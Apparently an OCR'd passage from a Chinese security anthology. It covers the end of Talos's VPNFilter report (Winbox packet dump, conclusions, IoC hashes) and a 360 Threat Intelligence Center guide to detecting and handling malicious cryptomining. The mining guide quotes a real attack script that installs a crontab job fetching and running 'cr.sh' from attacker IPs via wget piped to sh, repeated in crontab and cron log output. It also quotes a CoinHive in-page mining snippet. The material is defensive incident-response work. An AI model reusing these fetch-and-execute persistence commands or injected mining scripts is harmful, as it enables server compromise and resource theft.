
3、消息过长，无法使用单个报文发送——出现 TCP 重组情况；

4、包含其他 ‘‘嵌套’’ 消息的消息。

在安装解析器之前捕获得到数据包如下图所示：

```
0000  ff 01 01 d1 4d 32 01 00  ff 88 02 00 00 00 00 00   ····M2·· ········
0010  08 00 00 00 02 00 ff 88  02 00 18 00 00 00 01 00   ········ ········
0020  00 00 02 00 fe a8 13 00  13 00 4d 32 02 00 00 01   ········ ··M2····
0030  01 00 fe 08 04 00 fe 00  01 00 00 09 40 13 00 4d   ········ ····@··M
0040  32 02 00 00 01 01 00 fe  08 15 00 fe 00 01 00 00   2·······  ········
0050  09 40 13 00 4d 32 02 00  00 01 01 00 fe 08 05 00   ·@··M2·· ········
0060  fe 00 01 00 00 09 80 13  00 4d 32 02 00 00 01 01   ········ ·M2·····
0070  00 fe 08 03 00 fe 00 01  00 00 09 80 13 00 4d 32   ········ ·····M2
0080  02 00 00 01 01 00 fe 08  06 00 fe 00 01 00 00 09   ········ ········
0090  80 13 00 4d 32 02 00 00  01 01 00 fe 08 07 00 fe   ···M2··· ········
00a0  00 01 00 00 09 80 13 00  4d 32 02 00 00 01 01 00   ········ M2······
00b0  fe 08 02 00 fe 00 01 00  00 09 40 13 00 4d 32 02   ········ ··@··M2·
00c0  00 00 01 01 00 fe 08 12  00 fe 00 01 00 00 09 40   ········ ·······@
00d0  13 00 4d 32 02 00 00 01  01 00 fe 08 13 00 fe 00   ··M2···· ········
00e0  01 00 00 09 40 16 00 4d  32 02 00 00 00 01 00 fc   ····@··M 2·······
00f0  08 0b 00 fc 00 01 00 00  08 00 00 00 80 13 00 4d   ········ ·······M
0100  32 d4 ff 02 00 00 01 01  00 fc 08 0d 00 fc 00 01   2·······  ········
0110  00 00 09 40 13 00 4d 32  02 00 00 01 01 00 fe 08   ···@··M2 ········
0120  0e 00 fe 00 01 00 00 09  80 13 00 4d 32 02 00 00   ········ ···M2···
0130  01 01 00 fe 08 08 00 fe  00 01 00 00 09 80 13 00   ········ ········
```

安装 Winbox 协议解析器后，Wireshark 可以正确解析通信数据，如下图所示：



3.4.4 获取解析器

为了帮助安全社区分析这类通信数据，也为了监控可能利用 Winbox 协议的潜在威胁，思科 Talos 公开了这款解析器，大家可以访问 GitHub页面下载这款工具。

3.5 五、总结

结合我们之前发现的 VPNFilter 功能以及这次的新发现，我们现在可以确认 VPNFilter 可以为攻击者提供各种功能来利用已攻破的网络以及存储设备，以便进一步渗透及攻击目标网络环境。

攻击者可以利用该框架将攻击范围扩大到敏感系统，如网关或者路由设备上，以执行类似网络映射、端点攻击、网络通信监控以及流量篡改等攻击活动。VPNFilter 还提供了另一个危险功能，能够将已感染的设备转化为代理，利用这些代理来混淆未来的攻击源，使将人们误以为攻击流量来自于先前被 VPNFilter 攻击的网络。该框架非常复杂，进一步说明攻击者可以利用该框架的各种高级功能，也表明我们需要部署更强大的防御架构来应对类似 VPNFilter 之类的威胁。

进一步了解 VPNFilter 后，先前我们未解决的大部分问题已经有了答案。然而，时至今日，我们面对该威胁时仍有一些问题尚未澄清：

1、攻击者最开始时如何获取目标设备的访问权限?

虽然我们认为攻击者利用了已知的公开漏洞来攻破受 VPNFilter 影响的这些设备，但我们仍然没有明确的证据证实这一点。

2、攻击者是否尝试重新获取访问权限?

基于我们的感知数据以及合作伙伴提供的信息，我们发现 VPNFilter 已经完全处于静默期，因为我们和国际上的合作伙伴（执法部门、情报机构以及网络威胁联盟）已在今年早些时候成功抵御了这个威胁。这款恶意软件所使用的大多数 C2 通道已经摧毁。第二阶段植入体不具备持久化技术，因此很有可能已从被感染的设备中清除。我们没有发现攻击者尝试重新连接目标设备的任何迹象（这些设备运行第一阶段持久化载荷，会监听接入请求）。

这是否意味着攻击者已经放弃进入小型家庭办公（SOHO）网络设备空间的这个据点？攻击者是否重新开始，重新攻击并释放未知的恶意软件，重新获取了访问权限？攻击者是否放弃针对全球范围的 SOHO 访问权限，转而采用跟为针对性的方案，只攻击特定的关键目标?

无论答案如何，我们知道 VPNFilter 背后的攻击者实力很强，会在任务驱动下不断改进，以实现他们的既定目标。攻击者会以某种形式继续开发任务目标所需的各种工具和框架。

3.6 六、IoC

```
a43a4a218cf5755ce7a7744702bb45a34321339ab673863bf6f00ac193cf55fc
aac52856690468687bbe9e357d02835e9f5226a85eacc19c34ff681c50a6f0d8
13165d9673c240bf43630cddccdc4ab8b5672085520ee12f7596557be02d3605
b81f857cd8efab6e6e5368b1c00d93505808b0db4b773bee1843a3bc948d3f4f
809f93cbcfe5e45fae5d69ca7e64209c02647660d1a79b52ec6d05071b21f61a
7ff2e167370e3458522eaa7b0fb81fe21cd7b9dec1c74e7fb668e92e261086e0
81368d8f30a8b2247d5b1f8974328e9bd491b574285c2f132108a542ea7d38c7
b301d6f2ba8e532b6e219f3d9608a56d643b8f289cfe96d61ab898b4eab0e3f5
99e1db762ff5645050cea4a95dc03eac0db2ceb3e77d8f17b57cd6e294404cc7
76bf646fce8ff9be94d48aad521a483ee49e1cb53cfd5021bb8b933d2c4a7f0f
e009b567516b20ef876da6ef4158fad40275a960c1efd24c804883ae273566b0
7c06b032242abefe2442a8d716dddb216ec44ed2d6ce1a60e97d30dbba1fb643
f8080b9bfc1bd829dce94697998a6c98e4eb6c9848b02ec10555279221dd910a
```

4e350d11b606a7e0f5e88270938f938b6d2f0cc8d62a1fdd709f4a3f1fa2c828

f1cf895d29970c5229b6a640c253b9f306185d4e99f4eac83b7ba1a325ef9fb8

8395e650e94b155bbf4309f777b70fa8fdc44649f3ab335c1dfdfeb0cdee44ff

a249a69e692fff9992136914737621f117a7d8d4add6bac5443c002c379fe072

5e75b8b5ebbef78f35b00702ced557cf0f30f68ee08b399fc26a3e3367bb177b

fe022403a9d4c899d8d0cb7082679ba608b69091a016e08ad9e750186b1943dd

116d584de3673994e716e86fbb3945e0c6102bfbd30c48b13872a808091e6bc9

4263c93ce53d7f88c62fecb6a948d70e51c19e1049e07df2c70a467bcefee2c8

5d70e7dd5872cc0d7d0f7015c11400e891c939549c01922bff2bbe3b7d5d1ce3

5c52f115ab8a830d402fac8627d0bfdcbbfd4dcf0e6ad8154d49bb85387893aa

e75e224c909c9ead4cb50cd772f606407b09b146051bfb28015fcbe27b4a5e8d

999f14044f41adfd9fb6c97c04d7d2fd9af01724b3ab69739acf615654abfa43

b118b23a192f372616efe8c2b12977d379ac76df22493c14361587bd1cc8a804

7ba0dc46510492a7f6c9b2bcc155333898d677cd8a88fe0e1ac1ad3852f1c170

83b3dbf7f6bc5f98151b26781fa892fc1a014c62af18c95ae537848204f413b8

fce03f57b3fd3842efac3ce676687794c4decc29b612068e578134f3c4c4296a

1f26b69a353198bb047dde86d48198be8271e07f8c9d647d2f562207e1330a37

1e824654afba03678f8177e065c487a07192069711eeb4abe397010771b463b5

84227f906c7f49071d6598b9035fc785d2b144a6349d0cf7c29177c00db2dc2f

6eb09f805a68b29c9516d649019bea0bb4796e504ca379783455508a08f61087

aa5baa135b2ada5560833747260545d6a5b49558f6244c0f19443dc87c00294d

4c5e21125738c330af1bfe5cabc5f18fa14bbef53805dda2c3c31974555f7ec5

0f3746f273281472e7181f1dd1237f0c9fc26f576a883f42413c759f381006c4

acfc72b8d6611dc9cd6a3f1a4484aa0adfb404ad5faaa8b8db5747b0ff05bc22

fe9c17ac036622b2d73466f62b5d095edda2d3b60fa546a48d0bb18f8b11059f

830091904dab92467956b91555bc88fa7e6bbde514b8a90bb078c8a3bb2f39a9

5a28ad479d55275452e892b799c32803f81307079777bb1a5c4d24477206d16b

8440128350e98375b7eff67a147dfe4e85067d67f2ad20d9485f3de246505a5f

275c4e86218915c337d7e37e7caba36cb830512b17353bf9716c4ba6dceb33ed

b700207c903e8da41f33f11b69f703324ec79eb56c98b22efaeac0a10447ec44

2aa149a88539e8dd065c8885053a30d269be63d41a5db3f66c1982202761aa75

1a11240d0af108720de1a8a72ceadef102889f4d5679c1a187559d8d98143b0b

3b6be595b4183b473964345090077b1df29b0cace0077047b46174cc09c690e1

620c51f83457d0e8cb985f1aff07c6d4a33da7566297d41af681ae3e5fbd2f80

4c8da690501c0073a3c262a3079d8efac3fea9e2db9c55f3c512589e9364e85c

d92282acf3fea66b05a75aba695e98a5ea1cc1151f9e5370f712b69a816bf475

360
安全应急响应中心

360IoT
安全守护计划

最高奖励 36万
IoT设备免费领取

扫 码 了 解

安全运营

企业安全中，安全运营是基础但非常重要的一层。很多大型公司已经在安全运营的道路上摸爬滚打良久，总结出了一些经验与教训，这些教训不管是对其他大型企业查漏补缺或是对小型企业建设自己的安全部，都有着一定的参考与借鉴价值。

恶意挖矿攻击的现状、检测及处置

作者：360 威胁情报中心

原文：https://ti.360.net/blog/articles/status-detection-disposal-of-mining-attack/

4.1 引言

对于企业机构和广大网民来说，除了面对勒索病毒这一类威胁以外，其往往面临的另一类广泛的网络威胁类型就是感染恶意挖矿程序。恶意挖矿，就是在用户不知情或未经允许的情况下，占用用户终端设备的系统资源和网络资源进行挖矿，从而获取虚拟币牟利。其通常可以发生在用户的个人电脑，企业网站或服务器，个人手机，网络路由器。随着近年来虚拟货币交易市场的发展，以及虚拟货币的金钱价值，恶意挖矿攻击已经成为影响最为广泛的一类威胁攻击，并且影响着企业机构和广大个人网民。

为了帮助企业机构和个人网民应对恶意挖矿程序攻击，发现和清除恶意挖矿程序，防护和避免感染恶意挖矿程序，360 威胁情报中心整理了如下针对挖矿活动相关的现状分析和检测处置建议。

本文采用 Q&A 的形式向企业机构人员和个人网民介绍其通常关心的恶意挖矿攻击的相关问题，并根据阅读的人群分为企业篇和个人篇。

本文推荐如下类人员阅读：

企业网站或服务器管理员，企业安全运维人员，关心恶意挖矿攻击的安全从业者和个人网民

4.2 企业篇

4.2.1 为什么会感染恶意挖矿程序

通常企业机构的网络管理员或安全运维人员遇到企业内网主机感染恶意挖矿程序，或者网站、服务器以及使用的云服务被植入恶意挖矿程序的时候，都不免提出 ‘‘为什么会感染恶意挖矿程序，以及是如何感染的’’ 诸如此类的问题。

我们总结了目前感染恶意挖矿程序的主要方式：

- 利用类似其他病毒木马程序的传播方式。

例如钓鱼欺诈，色情内容诱导，伪装成热门内容的图片或文档，捆绑正常应用程序等，当用户被诱导内容迷惑并双击打开恶意的文件或程序后，恶意挖矿程序会在后台执行并悄悄的进行挖矿行为。

- 企业机构暴露在公网上的主机、服务器、网站和 Web 服务、使用的云服务等被入侵。

通常由于暴露在公网上的主机和服务由于未及时更新系统或组件补丁，导致存在一些可利用的远程利用漏洞，或由于错误的配置和设置了较弱的口令导致被登录凭据被暴力破解或绕过认证和校验过程。

360 威胁情报中心在之前披露 “8220 挖矿团伙”[1] 一文中就提到了部分常用的远程利用漏洞：WebLogic XMLDecoder 反序列化漏洞、Drupal 的远程任意代码执行漏洞、JBoss 反序列化命令执行漏洞、Couchdb 的组合漏洞、Redis、Hadoop 未授权访问漏洞。当此类 0day 漏洞公开甚至漏洞利用代码公开时，黑客就会立即使用其探测公网上存在漏洞的主机并进行攻击尝试，而此时往往绝大部分主机系统和组件尚未及时修补，或采取一些补救措施。

- 内部人员私自安装和运行挖矿程序

企业内部人员带来的安全风险往往不可忽视，需要防止企业机构内部人员私自利用内部网络和机器进行挖矿牟利，避免出现类似 ‘‘湖南某中学校长利用校园网络进行挖矿’’ 的事件。

4.2.2 恶意挖矿会造成哪些影响

恶意挖矿造成的最直接的影响就是耗电，造成网络拥堵。由于挖矿程序会消耗大量的 CPU 或 GPU 资源，占用大量的系统资源和网络资源，其可能造成系统运行卡顿，系统或在线服务运行状态异常，造成内部网络拥堵，严重的可能造成线上业务和在线服务的拒绝服务，以及对使用相关服务的用户造成安全风险。

企业机构遭受恶意挖矿攻击不应该被忽视，虽然其攻击的目的在于赚取电子货币牟利，但更重要的是在于揭露了企业网络安全存在有效的入侵渠道，黑客或网络攻击团伙可以发起恶意挖矿攻击的同时，也可以实施更具有危害性的恶意活动，比如信息窃密、勒索攻击。

4.2.3 恶意挖矿攻击是如何实现的

那么恶意挖矿攻击具体是如何实现的呢，这里我们总结了常见的恶意挖矿攻击中重要攻击链环节主要使用的攻击战术和技术。

初始攻击入口

针对企业和机构的服务器、主机和相关 Web 服务的恶意挖矿攻击通常使用的初始攻击入口分为如下三类：

- 远程代码执行漏洞

实施恶意挖矿攻击的黑客团伙通常会利用 1-day 或 N-day 的漏洞利用程序或成熟的商业漏洞利用包对公网上存在漏洞的主机和服务进行远程攻击利用并执行相关命令达到植入恶意挖矿程序的目的。

下表是结合近一年来公开的恶意挖矿攻击中使用的漏洞信息：

漏洞名称	相关漏洞编号	相关恶意挖矿攻击
永恒之蓝	CVE-2017-0144	MsraMiner，WannaMiner，CoinMiner
Drupal Drupalgeddon 2 远程代码执行	CVE-2018-7600	8220 挖矿团伙 [1]
VBScript 引擎远程代码执行漏洞	CVE-2018-8174	Rig Exploit Kit 利用该漏洞分发门罗比挖矿代码 [3]
Apache Struts 远程代码执行	CVE-2018-11776	利用 Struts 漏洞执行 CNRig 挖矿程序 [5]
WebLogic XMLDecoder 反序列化漏洞	CVE-2017-10271	8220 挖矿团伙 [1]
JBoss 反序列化命令执行漏洞	CVE-2017-12149	8220 挖矿团伙 [1]

漏洞名称	相关漏洞编号	相关恶意挖矿攻击
Jenkins Java 反序列化远程代码执行漏洞	CVE-2017-1000353	JenkinsMiner[4]

- 暴力破解

黑客团伙通常还会针对目标服务器和主机开放的 Web 服务和应用进行暴力破解获得权限外，例如暴力破解 Tomcat 服务器或 SQL Server 服务器，对 SSH、RDP 登录凭据的暴力猜解。

- 未正确配置导致未授权访问漏洞

还有一类漏洞攻击是由于部署在服务器上的应用服务和组件未正确配置，导致存在未授权访问的漏洞。黑客团伙对相关服务端口进行批量扫描，当探测到具有未授权访问漏洞的主机和服务器时，通过注入执行脚本和命令实现进一步的下载植入恶意挖矿程序。

下表列举了恶意挖矿攻击中常用的未授权漏洞。

漏洞名称	主要的恶意挖矿木马
Redis 未授权访问漏洞	8220 挖矿团伙 [1]
Hadoop Yarn REST API 未授权漏洞利用	8220 挖矿团伙 [1]

除了上述攻击入口以外，恶意挖矿攻击也会利用诸如供应链攻击，和病毒木马类似的传播方式实施攻击。

植入，执行和持久性

恶意挖矿攻击通常利用远程代码执行漏洞或未授权漏洞执行命令并下载释放后续的恶意挖矿脚本或木马程序。

恶意挖矿木马程序通常会使用常见的一些攻击技术进行植入，执行，持久化。例如使用 WMIC 执行命令植入，使用 UAC Bypass 相关技术，白利用，使用任务计划持久性执行或在 Linux 环境下利用 crontab 定时任务执行等。

下图为在 8220 挖矿团伙一文 [1] 中分析的恶意挖矿脚本，其通过写入 crontab 定时任务持久性执行，并执行 wget 或 curl 命令远程下载恶意程序。

```
...
if crontab -l | grep -q "46.249.38.186"
then
    echo "Cron exists"
else
    echo "Cron not found"
    LDR="wget -q -O -"
    if [ -s /usr/bin/curl ];
    then
        LDR="curl";
    fi
    if [ -s /usr/bin/wget ];
    then
        LDR="wget -q -O -";
    fi
    (crontab -l 2>/dev/null; echo "* * * * * $LDR http://46.249.38.186/cr.sh | sh > /dev/null 2>&1") | crontab -
fi
```

竞争与对抗

恶意挖矿攻击会利用混淆，加密，加壳等手段对抗检测，除此以外为了保障目标主机用于自身挖矿的独占性，通常还会出现 ‘‘黑吃黑’’ 的行为。例如：

- 修改 host 文件，屏蔽其他恶意挖矿程序的域名访问
- 搜索并终止其他挖矿程序进程
- 通过 iptables 修改防火墙策略，甚至主动封堵某些攻击漏洞入口以避免其他的恶意挖矿攻击利用

4.2.4 恶意挖矿程序有哪些形态

当前恶意挖矿程序主要的形态分为三种：

- 自开发的恶意挖矿程序，其内嵌了挖矿相关功能代码，并通常附带有其他的病毒、木马恶意行为
- 利用开源的挖矿代码编译实现，并通过 PowerShell，Shell 脚本或 Downloader 程序加载执行，如 XMRig [7], CNRig [8]，XMR-Stak[9]。

其中 XMRig 是一个开源的跨平台的门罗算法挖矿项目，其主要针对 CPU 挖矿，并支持 38 种以上的币种。由于其开源、跨平台和挖矿币种类别支持丰富，已经成为各类挖矿病毒家族最主要的挖矿实现核心。

```
aUsageXmrigOpti db 'Usage: xmrig [OPTIONS]',0Ah
                                        ; DATA XREF: .text:0000000000402860↑o
                                        ; sub_40D700:loc_40D700↑o ...
                db 'Options:',0Ah
                db '  -a, --algo=ALGO           specify the algorithm to use',0Ah
                db '                              cryptonight',0Ah
                db '                              cryptonight-lite',0Ah
                db '                              cryptonight-heavy',0Ah
                db '  -o, --url=URL             URL of mining server',0Ah
                db '  -O, --userpass=U:P        username:password pair for mining serv'
                db 'er',0Ah
                db '  -u, --user=USERNAME       username for mining server',0Ah
                db '  -p, --pass=PASSWORD       password for mining server',0Ah
                db '      --rig-id=ID           rig identifier for pool-side statistic'
                db 's (needs pool support)',0Ah
                db '   t,   threads=N           number of miner threads',0Ah
                db '  -v, --av=N                algorithm variation, 0 auto select',0Ah
                db '  -k, --keepalive           send keepalived for prevent timeout (n'
                db 'eed pool support)',0Ah
                db '  -r, --retries=N           number of times to retry before switch'
                db ' to backup server (default: 5)',0Ah
                db '  -R, --retry-pause=N       time to pause between retries (default'
                db ': 5)',0Ah
                db '      --cpu-affinity        set process affinity to CPU core(s), m'
                db 'ask 0x3 for cores 0 and 1',0Ah
                db '      --cpu-priority        set process priority (0 idle, 2 normal'
                db ' to 5 highest)',0Ah
                db '        no huge pages       disable huge pages support',0Ah
                db '      --no-color            disable colored output',0Ah
                db '      --variant             algorithm PoW variant',0Ah
                db '      --donate-level=N      donate level, default 5%% (5 minutes i'
                db 'n 100 minutes)',0Ah
                db '        user agent          set custom user agent string for pool',0Ah
                db '  -B, --background          run the miner in the background',0Ah
                db '  -c, --config=FILE         load a JSON-format configuration file',0Ah
                db '  -l, --log-file=FILE       log all output to a file',0Ah
                db '  -S, --syslog              use system log for output messages',0Ah
                db '        max cpu usage=N     maximum CPU usage for automatic thread'
                db 's mode (default 75)',0Ah
                db '      --safe                safe adjust threads and av settings fo'
                db 'r current CPU',0Ah
                db '      --nicehash            enable nicehash/xmrig-proxy support',0Ah
                db '        print time=N        print hashrate report every N seconds',0Ah
                db '      --api-port=N          port for the miner API',0Ah
                db '      --api-access-token=T  access token for API',0Ah
                db '      --api-worker-id=ID    custom worker-id for API',0Ah
                db '      --api-ipv6            enable IPv6 support for API',0Ah
                db '        api no restricted   enable full remote access (only if API'
                db ' token set)',0Ah
                db '  -h, --help                display this help and exit',0Ah
```

- Javascript 脚本挖矿，其主要是基于 CoinHive[6] 项目调用其提供的 JS 脚本接口实现挖矿功能。由于 JS 脚本实现的便利性，其可以方便的植入到入侵的网站网页中，利用访问用户的终端设备实现挖矿行为。

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('eXnvyAQwXxGV80C4fGuiRiDZiDpDaSrf',{
        threads:4,
        throttle:0.6
});
    miner.start();
</script>
```

4.2.5 如何发现是否感染恶意挖矿程序

那么如何发现是否感染恶意挖矿程序，本文提出几种比较有效而又简易的排查方法。

“肉眼”排查或经验排查法

由于挖矿程序通常会占用大量的系统资源和网络资源，所以结合经验是快速判断企业内部是否遭受恶意挖矿攻击的最简易手段。

通常企业机构内部出现异常的多台主机卡顿情况并且相关主机风扇狂响，在线业务或服务出现频繁无响应，内部网络出现拥堵，在反复重启，并排除系统和程序本身的问题后依然无法解决，那么就需要考虑是否感染了恶意挖矿程序。

技术排查法

1. 进程行为

通过 top 命令查看 CPU 占用率情况，并按 C 键通过占用率排序，查找 CPU 占用率高的进程。

```
Mem:  33014376k total, 28178212k used,  4836164k free,   683280k buffers
Swap:        0k total,        0k used,        0k free, 12700264k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
  951 yarn      20   0  909m  17m  592 S 732.5  0.1 977:50.22 java
 9941 root      20   0 17200 1484 1016 R 100.0  0.0   0:00.07 top
    1 root      20   0 21400 1280  968 S  0.0  0.0   0:02.90 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   0:14.03 migration/0
    4 root      20   0     0    0    0 S  0.0  0.0   0:15.51 ksoftirqd/0
    5 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/0
    6 root      RT   0     0    0    0 S  0.0  0.0   0:03.64 watchdog/0
    7 root      RT   0     0    0    0 S  0.0  0.0   0:02.88 migration/1
    8 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 stopper/1
    9 root      20   0     0    0    0 S  0.0  0.0   0:09.94 ksoftirqd/1
   10 root      RT   0     0    0    0 S  0.0  0.0   0:02.12 watchdog/1
   11 root      RT   0     0    0    0 S  0.0  0.0   0:12.70 migration/2
```


2. 网络连接状态

通过 netstat -anp 命令可以查看主机网络连接状态和对应进程，查看是否存在异常的网络连接。

3. 自启动或任务计划脚本

查看自启动或定时任务列表，例如通过 crontab 查看当前的定时任务。

```
[root@master log]# crontab -u yarn -l
* * * * * wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1
[root@master log]#
```


4. 相关配置文件

查看主机的例如/etc/hosts，iptables 配置等是否异常。

5. 日志文件

通过查看/var/log 下的主机或应用日志，例如这里查看/var/log/cron* 下的相关日志。

```
[root@master log]# head /var/log/cron-20180617
Jun 10 03:10:02 master run-parts(/etc/cron.daily)[27934]: finished logrotate
Jun 10 03:10:02 master run-parts(/etc/cron.daily)[27910]: starting makewhatis.cron
Jun 10 03:10:07 master run-parts(/etc/cron.daily)[28080]: finished makewhatis.cron
Jun 10 03:10:07 master anacron[26472]: Job `cron.daily' terminated
Jun 10 03:10:07 master anacron[26472]: Normal exit (1 job run)
Jun 10 03:11:01 master CROND[28200]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:11:01 master CROND[28201]: (yarn) CMD (wget -q -O - http://185.222.210.59/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:12:01 master CROND[28348]: (yarn) CMD (wget -q -O - http://185.222.210.59/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:12:01 master CROND[28347]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
Jun 10 03:13:01 master CROND[28490]: (yarn) CMD (wget -q -O - http://46.249.38.186/cr.sh | sh > /dev/null 2>&1)
[root@master log]#
```

6. 安全防护日志

查看内部网络和主机的安全防护设备告警和日志信息，查找异常。

通常在企业安全人员发现恶意挖矿攻击时，初始的攻击入口和脚本程序可能已经被删除，给事后追溯和还原攻击过程带来困难，所以更需要依赖于服务器和主机上的终端日志信息以及企业内部部署的安全防护设备产生的日志信息。

4.2.6 如何防护恶意挖矿攻击

如何防护恶意挖矿攻击：

1. 企业网络或系统管理员以及安全运维人员应该在其企业内部使用的相关系统，组件和服务出现公开的相关远程利用漏洞时，尽快更新其到最新版本，或在为推出安全更新时采取恰当的缓解措施
2. 对于在线系统和业务需要采用正确的安全配置策略，使用严格的认证和授权策略，并设置复杂的访问凭证
3. 加强企业机构人员的安全意识，避免企业人员访问带有恶意挖矿程序的文件、网站
4. 制定相关安全条款，杜绝内部人员的主动挖矿行为

4.3 个人篇

4.3.1 个人用户面对的恶意挖矿问题

相比企业机构来说，个人上网用户面对着同样相似的恶意挖矿问题，如个人电脑，手机，路由器，以及各类智能设备存在被感染和用于恶意挖矿的情况。像现在手机的硬件配置往往能够提供很高的算力。360 威胁情报中心在今年早些就配合 360 网络研究院及多个安全部门联合分析和披露了名为 ADB.Miner 的安卓蠕虫 [2]，其就是利用智能电视或智能电视盒子进行恶意挖矿。

当用户安装了内嵌有挖矿程序模块的 APP 应用，或访问了植入有挖矿脚本的不安全网站或被入侵的网站，往往就会造成设备算力被用于恶意挖矿。而其影响通常会造成设备和系统运行不稳定，异常发热和耗电，甚至会影响设备的使用寿命和电池寿命。

4.3.2 如何避免感染恶意挖矿程序

以下我们提出几点安全建议让个人用户避免感染恶意挖矿程序：

1. 提高安全意识，从正常的应用市场和渠道下载安装应用程序，不要随意点击和访问一些具有诱导性质的网页；
2. 及时更新应用版本，系统版本和固件版本；
3. 安装个人终端安全防护软件。

4.4 典型的恶意挖矿恶意代码家族及自查方法

4.4.1 8220 挖矿攻击

概述

挖矿攻击名称	8220 团伙挖矿攻击
涉及平台	Linux
相关恶意代码家族	未命名
攻击入口	利用多种远程执行漏洞和未授权访问漏洞
相关漏洞及编号	WebLogic XMLDecoder 反序列化漏洞、Drupal 的远程任意代码执行漏洞、JBoss 反序列化命令执行漏洞、Couchdb 的组合漏洞、Redis、Hadoop 未授权访问漏洞
描述简介	8220 团伙挖矿攻击是 360 威胁情报中心发现的挖矿攻击黑客团伙，其主要针对高校相关的 Linux 服务器实施挖矿攻击。

自查办法

1. 执行 netstat -an 命令，存在异常的 8220 端口连接
2. top 命令查看 CPU 占用率最高的进程名为 java，如下图为利用 Hadoop 未授权访问漏洞攻击

```
